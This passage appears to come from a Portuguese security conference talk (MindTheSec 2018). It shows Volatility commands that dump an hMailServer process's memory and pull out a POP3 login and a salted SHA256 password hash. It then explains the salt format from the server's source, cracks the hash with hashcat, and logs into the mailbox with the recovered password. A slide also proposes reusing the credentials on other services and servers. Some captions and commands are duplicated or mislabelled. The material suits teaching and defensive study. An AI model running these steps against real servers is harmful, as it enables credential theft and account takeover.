0xffffe00002434940 hMailServer.ex         1100    516     68        0      0      1 2018-09-16 02:08:42 UTC+0000
```

## Verificando informações do dump


volatility -f windows-2012.vmem --profile Win2012R2x64 pslist | grep -i "hmail\|offset"



```
root@HelvioJunior:~# volatility -f windows-2012.vmem --profile Win2012R2x64 pslist | grep -i "hmail\|offset"
Volatility Foundation Volatility Framework 2.6
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
0xffffe00002434940 hMailServer.ex         1100    516     68        0      0      1 2018-09-16 02:08:42 UTC+0000
```

Buscando PID do processo hMailServer.exe


volatility -f windows-2012.vmem --profile Win2012R2x64 pslist | grep -i "hmail\|offset"



```
root@HelvioJunior:~# volatility -f windows-2012.vmem --profile Win2012R2x64 vaddump -D /tmp/vaddump/ -p 1100
Volatility Foundation Volatility Framework 2.6
Pid        Process              Start              End                Result
---------- -------------------- ------------------ ------------------ ------
      1100 hMailServer.ex       0x00000000748b0000 0x00000000748cdfff /tmp/vaddump/hMailServer.ex.fed5940.0x00000000748b0000-0x00000000748cdfff.dmp
      1100 hMailServer.ex       0x0000000002970000 0x000000000297ffff /tmp/vaddump/hMailServer.ex.fed5940.0x0000000002970000-0x000000000297ffff.dmp
      1100 hMailServer.ex       0x0000000001eb0000 0x0000000001eeffff /tmp/vaddump/hMailServer.ex.fed5940.0x0000000001eb0000-0x0000000001eeffff.dmp
      1100 hMailServer.ex       0x0000000000990000 0x0000000000de7fff /tmp/vaddump/hMailServer.ex.fed5940.0x0000000000990000-0x0000000000de7fff.dmp
      1100 hMailServer.ex       0x0000000000620000 0x0000000000621fff /tmp/vaddump/hMailServer.ex.fed5940.0x0000000000620000-0x0000000000621fff.dmp
      1100 hMailServer.ex       0x00000000004c0000 0x00000000004fffff /tmp/vaddump/hMailServer.ex.fed5940.0x00000000004c0000-0x00000000004fffff.dmp
      1100 hMailServer.ex       0x0000000000490000 0x000000000049dfff /tmp/vaddump/hMailServer.ex.fed5940.0x0000000000490000-0x000000000049dfff.dmp
      1100 hMailServer.ex       0x0000000000480000 0x000000000048ffff /tmp/vaddump/hMailServer.ex.fed5940.0x0000000000480000-0x000000000048ffff.dmp
      1100 hMailServer.ex       0x0000000000400000 0x0000000000422fff /tmp/vaddump/hMailServer.ex.fed5940.0x0000000000400000-0x0000000000422fff.dmp
      1100 hMailServer.ex       0x00000000004b0000 0x00000000004befff /tmp/vaddump/hMailServer.ex.fed5940.0x00000000004b0000-0x00000000004befff.dmp
      1100 hMailServer.ex       0x00000000004a0000 0x00000000004a0fff /tmp/vaddump/hMailServer.ex.fed5940.0x00000000004a0000-0x00000000004a0fff.dmp
      1100 hMailServer.ex       0x0000000000600000 0x0000000000603fff /tmp/vaddump/hMailServer.ex.fed5940.0x0000000000600000-0x0000000000603fff.dmp
      1100 hMailServer.ex       0x0000000000500000 0x00000000005fffff /tmp/vaddump/hMailServer.ex.fed5940.0x0000000000500000-0x00000000005fffff.dmp
      1100 hMailServer.ex       0x0000000000610000 0x0000000000610fff /tmp/vaddump/hMailServer.ex.fed5940.0x0000000000610000-0x0000000000610fff.dmp
      1100 hMailServer.ex       0x0000000000770000 0x0000000000770fff /tmp/vaddump/hMailServer.ex.fed5940.0x0000000000770000-0x0000000000770fff.dmp
      1100 hMailServer.ex       0x00000000006b0000 0x000000000076ffff /tmp/vaddump/hMailServer.ex.fed5940.0x00000000006b0000-0x000000000076ffff.dmp
      1100 hMailServer.ex       0x0000000000630000 0x00000000006adfff /tmp/vaddump/hMailServer.ex.fed5940.0x0000000000630000-0x00000000006adfff.dmp
      1100 hMailServer.ex       0x00000000007d0000 0x00000000007dffff /tmp/vaddump/hMailServer.ex.fed5940.0x00000000007d0000-0x00000000007dffff.dmp
      1100 hMailServer.ex       0x00000000007c0000 0x00000000007c0fff /tmp/vaddump/hMailServer.ex.fed5940.0x00000000007c0000-0x00000000007c0fff.dmp
      1100 hMailServer.ex       0x00000000007f0000 0x00000000007fffff /tmp/vaddump/hMailServer.ex.fed5940.0x00000000007f0000-0x00000000007fffff.dmp
      1100 hMailServer.ex       0x00000000007e0000 0x00000000007e0fff /tmp/vaddump/hMailServer.ex.fed5940.0x00000000007e0000-0x00000000007e0fff.dmp
      1100 hMailServer.ex       0x0000000000800000 0x0000000000987fff /tmp/vaddump/hMailServer.ex.fed5940.0x0000000000800000-0x0000000000987fff.dmp
```

## Extraindo memória do processo do hMailServer.exe

volatility -f windows-2012.vmem --profile Win2012R2x64 vaddump -D /tmp/ -p 1100



```
root@HelvioJunior:/tmp/vaddump# strings hMailServer.ex.fed5940.0x0000* | grep -i 'helvio@mind'
3 login "helvio@mindthesec.com" "udTCgs3XVlPkK5XpS2VP"
Auto-ban: helvio@mindthesec.com
helvio@mindthesec.com2d0ff34dfd61bdf5aab92b033e3609e43d726f634818ea8d731c0670282 4033beb6673
{775D5DC6-07CB-494F-9FC4-14934E3A4F1B}.emlhelvio@mindthesec.com
{214B2847-3369-457D-B4B3-DD4B99C7279F}.emlhelvio@mindthesec.com
{80A07093-6438-4DB6-BAF1-715BA7D6083E}.emlhelvio@mindthesec.com
{23285A42-6F67-4E5F-B493-2856C85FE663}.emlhelvio@mindthesec.com
{B711E7B8-31BB-4CE1-856D-9D5AE11D6110}.emlhelvio@mindthesec.com
{61FE9056-9CDC-4675-AD47-32115095C1D7}.emlhelvio@mindthesec.com
{CC5ED372-171D-42CA-95D8-74966A3AF4F9}.emlhelvio@mindthesec.com
{665FCE60-A626-44A8-BAD0-ABC5184EF7D1}.emlhelvio@mindthesec.com
{C6E16C3E-DA2E-4291-89B9-01FC3AD2ED06}.emlhelvio@mindthesec.com
{171602C1-A671-4BA8-BB3B-D24A6A7A9A77}.emlhelvio@mindthesec.com
{D937054F-D96F-494F-BAD5-25C8EA77716B}.emlhelvio@mindthesec.com
{5983A395-DAAE-49D0-98AA-E41F1309D434}.emlhelvio@mindthesec.com
{529F7ECB-AF89-4A37-B6A9-C063B11AC436}.emlhelvio@mindthesec.com
```

Extraindo informações da memória do processo do hMailServer.exe


strings hMailServer.ex.fed5940.0x0000* | grep -i 'helvio@mind'

2d0ff34dfd61bdf5aab92b033e3609e43d726f634818ea8d731c06702824033beb6673

# Análise do código

**https://www.hmailserver.com**
**https://github.com/hmailserver/hmailserver.git**

- Server\Common\Util\Hashing\HashCreator.cpp
- Server\Common\Util\Hashing\HashCreator.h



```
bool
HashCreator::ValidateHash(const AnsiString &password, const AnsiString &originalHash,
{
   if (useSalt)
   {
      AnsiString salt = GetSalt_(originalHash);
      AnsiString result = GenerateHash(password, salt);

      if (result == originalHash)
         return true;
      else
         return false;
   }
   else
   {
      AnsiString result = GetHash_(password, hex);

      if (result == originalHash)
         return true;
      else
         return false;
   }


}
```

```
AnsiString HashCreator::GetSalt_(const AnsiString &inputString)
{
   AnsiString result = inputString.Mid(0,SALT_LENGTH);
   return result;
}
```

```
enum Sizes
{
   SALT_LENGTH = 6
};
```

```
AnsiString HashCreator::GenerateHash(const AnsiString &inputString, const AnsiString &salt)
{
   AnsiString saltString = salt;
   if (saltString.GetLength() == 0 && hash_type_ == SHA256)
   {
      AnsiString randomString = PasswordGenerator::Generate();
      saltString = GetHash_(randomString, hex);
      saltString = saltString.Mid(0, SALT_LENGTH);
   }

   AnsiString value = saltString + GetHash_(saltString + inputString, hex);
   return value;
}
```


# Hash

- 2d0ff34dfd61bdf5aab92b033e3609e43d726f634818ea8d731c06702824033beb6673
- Salt
    - 2d0ff3
- SHA256
    - 4dfd61bdf5aab92b033e3609e43d726f634818ea8d731c06702824033beb6673

# Quebra de senha com Hashcat


- https://hashcat.net/wiki/doku.php?id=example_hashes
- Arquivo a ser quebrado no formato
  - Hash-mode: 1420
  - HASH:SALT
- Preparando arquivo (hmail_hashdump.txt)
  - 4dfd61bdf5aab92b033e3609e43d726f634818ea8d731c06702824033beb6673:2d0ff3
- Quebrando com hashcat
  - hashcat -m 1420 -a 0 -O -o pass_found.txt hmail_hashdump.txt dicionario.txt

# Quebra de senha com Hashcat



```
Session..........: hashcat
Status...........: Cracked
Hash.Type........: sha256($salt.$pass)
Hash.Target......: D:\Files\Dropbox\Palestra\MindTheSec2018\hmail_hashdump.txt
Time.Started.....: Sun Sep 16 00:13:13 2018 (12 secs)
Time.Estimated...: Sun Sep 16 00:13:25 2018 (0 secs)
Guess.Base.......: File (D:\Files\Dropbox\Palestra\MindTheSec2018\hk_hlm_founds.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#3.....:  2829.3 kH/s (3.68ms) @ Accel:256 Loops:1 Thr:896 Vec:1
Recovered........: 2/2 (100.00%) Digests, 2/2 (100.00%) Salts
Progress.........: 55507358/77295570 (71.81%)
Rejected.........: 457118/55507358 (0.82%)
Restore.Point....: 25441284/38647785 (65.83%)
Candidates.#3....: MACOANDO524 -> hal0master
HWMon.Dev.#3.....: Temp: 44c Util: 31% Core:1404MHz Mem:3802MHz Bus:16

Started: Sun Sep 16 00:13:09 2018
Stopped: Sun Sep 16 00:13:26 2018

C:\Program Files\hashcat>pause
Pressione qualquer tecla para continuar. . .
```

# Quebra de senha com Hashcat




pass_found.txt - Bloco de notas
Arquivo Editar Formatar Exibir Ajuda

```
4dfd61bdf5aab92b033e3609e43d726f634818ea8d731c06702824033beb6673:2d0ff3:udTCgs3XV1PkK5XpS2VP
```

# O que eu faço com essa informação?

- Quantos aqui utilizam senhas diferentes para o e-mail e acesso a servidores, desktop entre outros?
- Login na conta de e-mail deste usuário
- Login em outros serviços
- Login em outros servidores
- Busca de outras informações…



```
+OK POP3

-ERR Invalid command in current state.
USER helvio@mindthesec.com
+OK Send your password
PASS udTCgs3XVlPkK5XpS2VP
+OK Mailbox locked and ready
LIST
+OK 1 messages (599 octets)
1 599
.
RETR 1
+OK 599 octets
Return-Path: helvio@mindthesec.com
Received: from [127.0.0.1] (WIN-OAN7SRF5FA5 [127.0.0.1])
        by WIN-OAN7SRF5FA5 with ESMTPA
        ; Sat, 15 Sep 2018 18:51:55 -0300
To: helvio@mindthesec.com
From: Helvio Junior <helvio@mindthesec.com>
Subject: teste de e-mail
Message-ID: <704179bb-0649-f43e-450a-9b0ace55e19e@mindthesec.com>
Date: Sat, 15 Sep 2018 18:51:55 -0300
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:60.0) Gecko/20100101
 Thunderbird/60.0
MIME-Version: 1.0
Content-Type: text/plain; charset=utf-8; format=flowed
Content-Transfer-Encoding: 8bit
Content-Language: pt-BR

Teste em preparação para a palestra


.
```

# Testes no POP3 deste servidor

# Obrigado!

helvio_junior@hotmail.com
@helvioju

mindthesec
SÃO PAULO 2018

MAIS UM EVENTO:

Flipside
SECURITY BEYOND TECHNOLOGY

REALIZAÇÃO:

Green Helmet